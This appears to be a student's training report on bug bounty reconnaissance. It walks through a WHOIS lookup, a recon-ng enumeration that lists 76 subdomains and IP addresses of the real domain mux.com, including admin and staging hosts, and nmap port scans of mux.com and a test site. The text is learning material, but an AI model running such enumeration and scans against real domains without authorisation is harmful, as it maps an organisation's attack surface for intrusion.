

# DOCUMENTATION ON CYBER SECURITY

REPORT ON PROJECT

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# **DAY -1**

## **Bug Bounty**

### **Task -1**

**Step -1**

**hackerone. Com**

**Step -2**

**Domain name exploring**

**Step -3**

**I choose mux.com**

**Domain name**

**Step -4**

**osint frame work**

**in another tab**

**Step -5**

**Domain name - whois records - whois**

**Step -6**

**Whois redirects to new tab**

## **Step -7**

### **Paste the domain name**

mux.com

## **Step -8**

### **I got some information of that site**

Domain Name: mux.com

Registry Domain ID: 2368218\_DOMAIN\_COM-VRSN

Registrar WHOIS Server: whois.godaddy.com

Registrar URL: <https://www.godaddy.com>

Updated Date: 2023-04-17T09:03:18Z

Creation Date: 1998-04-17T23:00:00Z

Registrar Registration Expiration Date: 2024-04-16T23:00:00Z

Registrar: GoDaddy.com, LLC

Registrar IANA ID: 146

Registrar Abuse Contact Email: [email@godaddy.com](mailto:email@godaddy.com)

Registrar Abuse Contact Phone: +1.4806242505

Domain Status: clientTransferProhibited

<https://icann.org/epp#clientTransferProhibited>

Domain Status: clientUpdateProhibited

<https://icann.org/epp#clientUpdateProhibited>

Domain Status: clientRenewProhibited

<https://icann.org/epp#clientRenewProhibited>

Domain Status: clientDeleteProhibited

<https://icann.org/epp#clientDeleteProhibited>

Registry Registrant ID: Not Available From Registry

Registrant Name: Registration Private

Registrant Organization: Domains By Proxy, LLC

Registrant Street: DomainsByProxy.com

Registrant Street: 2155 E Warner Rd

Registrant City: Tempe

Registrant State/Province: Arizona

Registrant Postal Code: 85284

Registrant Country: US

Registrant Phone: +1.4806242599

Registrant Phone Ext:

Registrant Fax: +1.4806242598

Registrant Fax Ext:

Registrant Email: Select Contact Domain Holder link at  
<https://www.godaddy.com/whois/results.aspx?domain=mux.com>

Registry Admin ID: Not Available From Registry

Admin Name: Registration Private

Admin Organization: Domains By Proxy, LLC

Admin Street: DomainsByProxy.com

Admin Street: 2155 E Warner Rd

Admin City: Tempe

Admin State/Province: Arizona

Admin Postal Code: 85284

Admin Country: US

Admin Phone: +1.4806242599

Admin Phone Ext:

Admin Fax: +1.4806242598

Admin Fax Ext:

Admin Email: Select Contact Domain Holder link at  
<https://www.godaddy.com/whois/results.aspx?domain=mux.com>

Registry Tech ID: Not Available From Registry

Tech Name: Registration Private

Tech Organization: Domains By Proxy, LLC

Tech Street: DomainsByProxy.com

Tech Street: 2155 E Warner Rd

Tech City: Tempe

Tech State/Province: Arizona

Tech Postal Code: 85284

Tech Country: US

Tech Phone: +1.4806242599

Tech Phone Ext:

Tech Fax: +1.4806242598

Tech Fax Ext:

Tech Email: Select Contact Domain Holder link at  
<https://www.godaddy.com/whois/results.aspx?domain=mux.com>

Name Server: NS-1600.AWSDNS-08.CO.UK

Name Server: NS-1247.AWSDNS-27.ORG

Name Server: NS-132.AWSDNS-16.COM

Name Server: NS-808.AWSDNS-37.NET

DNSSEC: unsigned

URL of the ICANN WHOIS Data Problem Reporting System:

<http://wdprs.internic.net/>

>>> Last update of WHOIS database: 2023-06-23T18:10:48Z <<<

For more information on Whois status codes, please visit <https://icann.org/epp>

TERMS OF USE: The data contained in this registrar's Whois database, while believed by the

registrar to be reliable, is provided "as is" with no guarantee or warranties regarding its

accuracy. This information is provided for the sole purpose of assisting you in obtaining

information about domain name registration records. Any use of this data for any other purpose is expressly forbidden without the prior written permission of this registrar. By submitting an inquiry, you agree to these terms and limitations of warranty. In particular, you agree not to use this data to allow, enable, or otherwise support the dissemination or collection of this data, in part or in its entirety, for any purpose, such as transmission by e-mail, telephone, postal mail, facsimile or other means of mass unsolicited, commercial advertising or solicitations of any kind, including spam. You further agree not to use this data to enable high volume, automated or robotic electronic processes designed to collect or compile this data for any purpose, including mining this data for your own personal or commercial purposes. Failure to comply with these terms may result in termination of access to the Whois database. These terms may be subject to modification at any time without notice.

# **Day-1**

## **Task -2**

**Finding vulnerable sites**

**Step -1**

**Securitytrails. Com**

**Step -2**

**Some sites will be shown**

**In contents**

**Step -3**

**Vulnerable sites**

**CTFlearn**

**bWAPP**

**Google Gruyere**

**Hellbound Hackers**

**OWASP Multilidae | |**

**HackThis!!**

## DAY -2

# Foot printing and reconnaissance

```
[recon-ng][default] > db insert domains
```

```
domain (TEXT): https://mux.com
```

```
notes (TEXT): for learning purpose
```

```
[*] 1 rows affected.
```

```
[recon-ng][default] > show domains
```

|       |                 |   |                      |              |
|-------|-----------------|---|----------------------|--------------|
| +     |                 | - | -                    | +            |
| rowid | domain          |   | notes                | module       |
| +     |                 | - | -                    | +            |
| 1     | https://mux.com |   | for learning purpose | user_defined |
| +     |                 | - | -                    | +            |

```
[*] 1 rows returned
```

```
[recon-ng][default] > modules help
```

```
Interfaces with installed modules
```

```
Usage: modules <load|reload|search> [...]
```

```
[recon-ng][default] > modules search hack
```

```
[*] Searching installed modules for 'hack'...
```

Recon



recon/domains-hosts/hackertarget

```
[recon-ng][default] > modules load recon/domains-hosts/hackertarget
```

```
[recon-ng][default][hackertarget] > options set SOURCE mux.com
```

SOURCE => mux.com

```
[recon-ng][default][hackertarget] > run
```

MUX.COM

[\*] Country: None

[\*] Host: mux.com

[\*] Ip\_Address: 76.76.21.21

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: aws-us-east-1-dop1.mux.com

[\*] Ip\_Address: 34.225.13.238

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: auth.aws-us-east-1-dop1.mux.com

[\*] Ip\_Address: 54.237.187.223

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: aws-us-east-1-dos1.mux.com

[\*] Ip\_Address: 3.215.41.143

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: auth.aws-us-east-1-dos1.mux.com

[\*] Ip\_Address: 34.228.172.221

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: admin-qa.mux.com

[\*] Ip\_Address: 184.72.214.149

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: static.mux.com

[\*] Ip\_Address: 18.160.41.128

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: o1.sendgrid.mux.com

[\*] Ip\_Address: 168.245.48.185

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: dashboard.mux.com

[\*] Ip\_Address: 108.138.64.58

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: legacy-live.mux.com

[\*] Ip\_Address: 34.160.204.215

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: us-east1.gcp.live.mux.com

[\*] Ip\_Address: 34.138.128.221

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: us-west1.gcp.live.mux.com

[\*] Ip\_Address: 35.230.19.118

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: europe-west4.gcp.live.mux.com

[\*] Ip\_Address: 34.91.174.38

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: dashboard-staging.mux.com

[\*] Ip\_Address: 65.8.158.48

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: live-staging.mux.com

[\*] Ip\_Address: 35.235.125.238

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: global-live-staging.mux.com

[\*] Ip\_Address: 34.95.103.84

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: us-west2.gcp.live-staging.mux.com

[\*] Ip\_Address: 35.235.125.238

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: admin-staging.mux.com

[\*] Ip\_Address: 52.203.95.190

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: gcp-us-west1-vos1.staging.mux.com

[\*] Ip\_Address: 34.145.105.68

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: gce-us-west1.staging.mux.com

[\*] Ip\_Address: 35.230.73.183

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: buildkite.gce-us-west1.staging.mux.com

[\*] Ip\_Address: 35.230.73.183

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: chunk.gce-us-west1.staging.mux.com

[\*] Ip\_Address: 34.145.105.68

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: chunked-transfer-demo.gce-us-west1.staging.mux.com

[\*] Ip\_Address: 35.230.73.183

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: debugger.gce-us-west1.staging.mux.com

[\*] Ip\_Address: 35.230.73.183

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: mediarouter.gce-us-west1.staging.mux.com

[\*] Ip\_Address: 35.230.73.183

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None



[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: asset.gce-us-west1.staging.mux.com

[\*] Ip\_Address: 35.230.73.183

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*] -

[\*] Country: None

[\*] Host: vault.gce-us-west1.staging.mux.com

[\*] Ip\_Address: 35.230.73.183

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: manifest.gce-us-west1.staging.mux.com

[\*] Ip\_Address: 34.145.105.68

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: api.staging.mux.com

[\*] Ip\_Address: 34.237.87.177

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: retool.staging.mux.com

[\*] Ip\_Address: 35.170.153.40

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: api.mux.com

[\*] Ip\_Address: 52.22.14.139

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: test-api.mux.com

[\*] Ip\_Address: 52.71.16.114

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: admin.mux.com

[\*] Ip\_Address: 54.85.215.119

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: aws-eu-central-1-dop1.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: aws-us-east-1-dop1.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: aws-eu-central-1-rop1.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: aws-us-east-1-rop1.production.mux.com

[\*] Ip\_Address: 35.199.6.175

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: aws-us-west-2-rop1.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: aws-us-east-1-top1.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: gcp-us-east1-vop1.production.mux.com

[\*] Ip\_Address: 34.148.121.217

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: gcp-us-east4-vop1.production.mux.com

[\*] Ip\_Address: 34.86.182.0

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: gce-us-east1.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: chunk.gce-us-east1.production.mux.com

[\*] Ip\_Address: 34.148.121.217

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: debugger.gce-us-east1.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: mediarouter.gce-us-east1.production.mux.com

[\*] Ip\_Address: 34.148.121.217

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: asset.gce-us-east1.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: manifest.gce-us-east1.production.mux.com

[\*] Ip\_Address: 34.148.121.217

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: gce-europe-west1.production.mux.com

[\*] Ip\_Address: 35.187.113.74

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: chunk.gce-europe-west1.production.mux.com

[\*] Ip\_Address: 35.187.113.74

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: debugger.gce-europe-west1.production.mux.com

[\*] Ip\_Address: 35.187.113.74

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: mediarouter.gce-europe-west1.production.mux.com

[\*] Ip\_Address: 35.187.113.74

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None



[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: asset.gce-europe-west1.production.mux.com

[\*] Ip\_Address: 35.187.113.74

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: manifest.gce-europe-west1.production.mux.com

[\*] Ip\_Address: 35.187.113.74

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: aws-us-west-2.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: gcp-us-west1-vep2.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: gcp-europe-west4-vep2.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: gce-us-east4.production.mux.com

[\*] Ip\_Address: 35.199.6.175

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: chunk.gce-us-east4.production.mux.com

[\*] Ip\_Address: 34.86.182.0

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: debugger.gce-us-east4.production.mux.com

[\*] Ip\_Address: 35.199.6.175

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: mediarouter.gce-us-east4.production.mux.com

[\*] Ip\_Address: 34.86.182.0

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: asset.gce-us-east4.production.mux.com

[\*] Ip\_Address: 35.199.6.175

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: manifest.gce-us-east4.production.mux.com

[\*] Ip\_Address: 34.86.182.0

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: asset.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: app.mux.com

[\*] Ip\_Address: 108.138.64.89

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: global-live-backup.mux.com

[\*] Ip\_Address: 34.160.204.215

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: jobs.mux.com

[\*] Ip\_Address: 18.165.98.120

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: api-docs.mux.com

[\*] Ip\_Address: 108.138.85.8

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: global-live-legacy.mux.com

[\*] Ip\_Address: 34.160.204.215

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: signing-keys.aws-us-east-1-dop1.mux.com

[\*] Ip\_Address: 34.225.27.0

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: aws-us-east-1-top1.mux.com

[\*] Ip\_Address: 52.5.219.94

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: signing-keys.aws-us-east-1-dos1.mux.com

[\*] Ip\_Address: 184.72.214.149

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: stats.aws-us-east-1.production.mux.com

[\*] Ip\_Address: 35.199.6.175

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: gcp-us-east1-vep1.production.mux.com

[\*] Ip\_Address: 35.199.6.175

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: gcp-us-east1.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: aws-eu-central-1-dop2.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

[\*] Country: None

[\*] Host: aws-us-east-1-dop2.production.mux.com

[\*] Ip\_Address: 35.227.52.160

[\*] Latitude: None

[\*] Longitude: None

[\*] Notes: None

[\*] Region: None

[\*]

## SUMMARY

[\*] 76 total (76 new) hosts found.

[recon-ng][default][hackertarget] > show hosts



| rowid | host   | ip_address     | region | country | latitude | longitude | notes | module       |
|-------|--|----------------|--------|---------|----------|-----------|-------|--------------|
| 1     | mux.com  | 76.76.21.21    |        |         |          |           |       | hackertarget |
| 2     | aws-us-east-1-dop1.mux.com                         | 34.225.13.238  |        |         |          |           |       | hackertarget |
| 3     | auth.aws-us-east-1-dop1.mux.com                    | 54.237.187.223 |        |         |          |           |       | hackertarget |
| 4     | aws-us-east-1-dos1.mux.com                         | 3.215.41.143   |        |         |          |           |       | hackertarget |
| 5     | auth.aws-us-east-1-dos1.mux.com                    | 34.228.172.221 |        |         |          |           |       | hackertarget |
| 6     | admin-qa.mux.com                                   | 184.72.214.149 |        |         |          |           |       | hackertarget |
| 7     | static.mux.com                                     | 18.160.41.128  |        |         |          |           |       | hackertarget |
| 8     | o1.sendgrid.mux.com                                | 168.245.48.185 |        |         |          |           |       | hackertarget |
| 9     | dashboard.mux.com                                  | 108.138.64.58  |        |         |          |           |       | hackertarget |
| 10    | legacy-live.mux.com                                | 34.160.204.215 |        |         |          |           |       | hackertarget |
| 11    | us-east1.gcp.live.mux.com                          | 34.138.128.221 |        |         |          |           |       | hackertarget |
| 12    | us-west1.gcp.live.mux.com                          | 35.230.19.118  |        |         |          |           |       | hackertarget |
| 13    | europa-west4.gcp.live.mux.com                      | 34.91.174.38   |        |         |          |           |       | hackertarget |
| 14    | dashboard-staging.mux.com                          | 65.8.158.48    |        |         |          |           |       | hackertarget |
| 15    | live-staging.mux.com                               | 35.235.125.238 |        |         |          |           |       | hackertarget |
| 16    | global-live-staging.mux.com                        | 34.95.103.84   |        |         |          |           |       | hackertarget |
| 17    | us-west2.gcp.live-staging.mux.com                  | 35.235.125.238 |        |         |          |           |       | hackertarget |
| 18    | admin-staging.mux.com                              | 52.203.95.190  |        |         |          |           |       | hackertarget |
| 19    | gcp-us-west1-vos1.staging.mux.com                  | 34.145.105.68  |        |         |          |           |       | hackertarget |
| 20    | gce-us-west1.staging.mux.com                       | 35.230.73.183  |        |         |          |           |       | hackertarget |
| 21    | buildkite.gce-us-west1.staging.mux.com             | 35.230.73.183  |        |         |          |           |       | hackertarget |
| 22    | chunk.gce-us-west1.staging.mux.com                 | 34.145.105.68  |        |         |          |           |       | hackertarget |
| 23    | chunked-transfer-demo.gce-us-west1.staging.mux.com | 35.230.73.183  |        |         |          |           |       | hackertarget |
| 24    | debugger.gce-us-west1.staging.mux.com              | 35.230.73.183  |        |         |          |           |       | hackertarget |
| 25    | mediarouter.gce-us-west1.staging.mux.com           | 35.230.73.183  |        |         |          |           |       | hackertarget |
| 26    | asset.gce-us-west1.staging.mux.com                 | 35.230.73.183  |        |         |          |           |       | hackertarget |
| 27    | vault.gce-us-west1.staging.mux.com                 | 35.230.73.183  |        |         |          |           |       | hackertarget |
| 28    | manifest.gce-us-west1.staging.mux.com              | 34.145.105.68  |        |         |          |           |       | hackertarget |
| 29    | api.staging.mux.com                                | 34.237.87.177  |        |         |          |           |       | hackertarget |
| 30    | retool.staging.mux.com                             | 35.170.153.40  |        |         |          |           |       | hackertarget |
| 31    | api.mux.com  | 52.22.14.139   |        |         |          |           |       | hackertarget |
| 32    | test-api.mux.com                                   | 52.71.16.114   |        |         |          |           |       | hackertarget |
| 33    | admin.mux.com                                      | 54.85.215.119  |        |         |          |           |       | hackertarget |
| 34    | aws-eu-central-1-dop1.production.mux.com           | 35.227.52.160  |        |         |          |           |       | hackertarget |
| 35    | aws-us-east-1-dop1.production.mux.com              | 35.227.52.160  |        |         |          |           |       | hackertarget |
| 36    | aws-eu-central-1-rop1.production.mux.com           | 35.227.52.160  |        |         |          |           |       | hackertarget |
| 37    | aws-us-east-1-rop1.production.mux.com              | 35.199.6.175   |        |         |          |           |       | hackertarget |

|    |   |                |  |  |  |  |              |
|----|---|----------------|--|--|--|--|--------------|
| 38 | aws-us-west-2-rop1.production.mux.com           | 35.227.52.160  |  |  |  |  | hackertarget |
| 39 | aws-us-east-1-top1.production.mux.com           | 35.227.52.160  |  |  |  |  | hackertarget |
| 40 | gcp-us-east1-vop1.production.mux.com            | 34.148.121.217 |  |  |  |  | hackertarget |
| 41 | gcp-us-east4-vop1.production.mux.com            | 34.86.182.0    |  |  |  |  | hackertarget |
| 42 | gce-us-east1.production.mux.com                 | 35.227.52.160  |  |  |  |  | hackertarget |
| 43 | chunk.gce-us-east1.production.mux.com           | 34.148.121.217 |  |  |  |  | hackertarget |
| 44 | debugger.gce-us-east1.production.mux.com        | 35.227.52.160  |  |  |  |  | hackertarget |
| 45 | mediarouter.gce-us-east1.production.mux.com     | 34.148.121.217 |  |  |  |  | hackertarget |
| 46 | asset.gce-us-east1.production.mux.com           | 35.227.52.160  |  |  |  |  | hackertarget |
| 47 | manifest.gce-us-east1.production.mux.com        | 34.148.121.217 |  |  |  |  | hackertarget |
| 48 | gce-europe-west1.production.mux.com             | 35.187.113.74  |  |  |  |  | hackertarget |
| 49 | chunk.gce-europe-west1.production.mux.com       | 35.187.113.74  |  |  |  |  | hackertarget |
| 50 | debugger.gce-europe-west1.production.mux.com    | 35.187.113.74  |  |  |  |  | hackertarget |
| 51 | mediarouter.gce-europe-west1.production.mux.com | 35.187.113.74  |  |  |  |  | hackertarget |
| 52 | asset.gce-europe-west1.production.mux.com       | 35.187.113.74  |  |  |  |  | hackertarget |
| 53 | manifest.gce-europe-west1.production.mux.com    | 35.187.113.74  |  |  |  |  | hackertarget |
| 54 | aws-us-west-2.production.mux.com                | 35.227.52.160  |  |  |  |  | hackertarget |
| 55 | gcp-us-west1-vep2.production.mux.com            | 35.227.52.160  |  |  |  |  | hackertarget |
| 56 | gcp-europe-west4-vep2.production.mux.com        | 35.227.52.160  |  |  |  |  | hackertarget |
| 57 | gce-us-east4.production.mux.com                 | 35.199.6.175   |  |  |  |  | hackertarget |
| 58 | chunk.gce-us-east4.production.mux.com           | 34.86.182.0    |  |  |  |  | hackertarget |
| 59 | debugger.gce-us-east4.production.mux.com        | 35.199.6.175   |  |  |  |  | hackertarget |
| 60 | mediarouter.gce-us-east4.production.mux.com     | 34.86.182.0    |  |  |  |  | hackertarget |
| 61 | asset.gce-us-east4.production.mux.com           | 35.199.6.175   |  |  |  |  | hackertarget |
| 62 | manifest.gce-us-east4.production.mux.com        | 34.86.182.0    |  |  |  |  | hackertarget |
| 63 | asset.production.mux.com                        | 35.227.52.160  |  |  |  |  | hackertarget |
| 64 | app.mux.com                                     | 108.138.64.89  |  |  |  |  | hackertarget |
| 65 | global-live-backup.mux.com                      | 34.160.204.215 |  |  |  |  | hackertarget |
| 66 | jobs.mux.com                                    | 18.165.98.120  |  |  |  |  | hackertarget |
| 67 | api-docs.mux.com                                | 108.138.85.8   |  |  |  |  | hackertarget |
| 68 | global-live-legacy.mux.com                      | 34.160.204.215 |  |  |  |  | hackertarget |
| 69 | signing-keys.aws-us-east-1-dop1.mux.com         | 34.225.27.0    |  |  |  |  | hackertarget |
| 70 | aws-us-east-1-top1.mux.com                      | 52.5.219.94    |  |  |  |  | hackertarget |
| 71 | signing-keys.aws-us-east-1-dos1.mux.com         | 184.72.214.149 |  |  |  |  | hackertarget |
| 72 | stats.aws-us-east-1.production.mux.com          | 35.199.6.175   |  |  |  |  | hackertarget |
| 73 | gcp-us-east1-vep1.production.mux.com            | 35.199.6.175   |  |  |  |  | hackertarget |
| 74 | gcp-us-east1.production.mux.com                 | 35.227.52.160  |  |  |  |  | hackertarget |
| 75 | aws-eu-central-1-dop2.production.mux.com        | 35.227.52.160  |  |  |  |  | hackertarget |
| 76 | aws-us-east-1-dop2.production.mux.com           | 35.227.52.160  |  |  |  |  | hackertarget |

[\*] 76 rows returned

[recon-ng][default][hackertarget] > modules search report

[\*] Searching installed modules for 'report'...

## Reporting

reporting/csv

reporting/html

reporting/json

reporting/list

reporting/proxifier

reporting/pushpin

reporting/xlsx

reporting/xml

# DAY -3

## Finding ports on - nmap

### Step -1

Open kali linux

### Step -2

Open terminal

### Step -3

nmap mux.com

Starting Nmap 7.94 ( <https://nmap.org> ) at 2023-07-19 21:53 IST

Nmap scan report for mux.com (76.76.21.21)

Host is up (0.016s latency).

Not shown: 997 filtered tcp ports (no-response)

| PORT | STATE | SERVICE |
|------|-------|---------|
|------|-------|---------|

|        |      |      |
|--------|------|------|
| 80/tcp | open | http |
|--------|------|------|

|         |      |       |
|---------|------|-------|
| 443/tcp | open | https |
|---------|------|-------|

Nmap done: 1 IP address (1 host up) scanned in 7.27 seconds

### Step -4

**I got 2 open ports**

|        |      |      |
|--------|------|------|
| 80/tcp | open | http |
|--------|------|------|

|         |      |       |
|---------|------|-------|
| 443/tcp | open | https |
|---------|------|-------|

## **Step -5**

**Using chat gpt or google i got this information about those 2 open ports**

**80 HTTP, 443 HTTPS, they are used by web servers.**

**Can you hack something through port 80/443? It depends on the specific service that runs on**

**those ports (which specific web server, i.e. nginx), and on the content which is provided by the web**

**server. Usually it's latter which is vulnerable (sql injection, IDOR, look at OWASP top 10), even**

**though also the web server can be configured wrongly**

**It is used**

**Port 80 is used for unencrypted web traffic and port 443 is used for encrypted web traffic.**

# DAY -4

## Exploitation of vulnerabilities

Step -1

php.testsparker.com

Step-2

In terminal

nmap php.testsparker.com

Starting Nmap 7.94 ( <https://nmap.org> ) at 2023-07-20 18:00 IST

Nmap scan report for php.testsparker.com (107.20.213.223)

Host is up (0.029s latency).

rDNS record for 107.20.213.223: ec2-107-20-213-223.compute-1.amazonaws.com

Not shown: 996 filtered tcp ports (no-response)

PORT STATE SERVICE

25/tcp open smtp

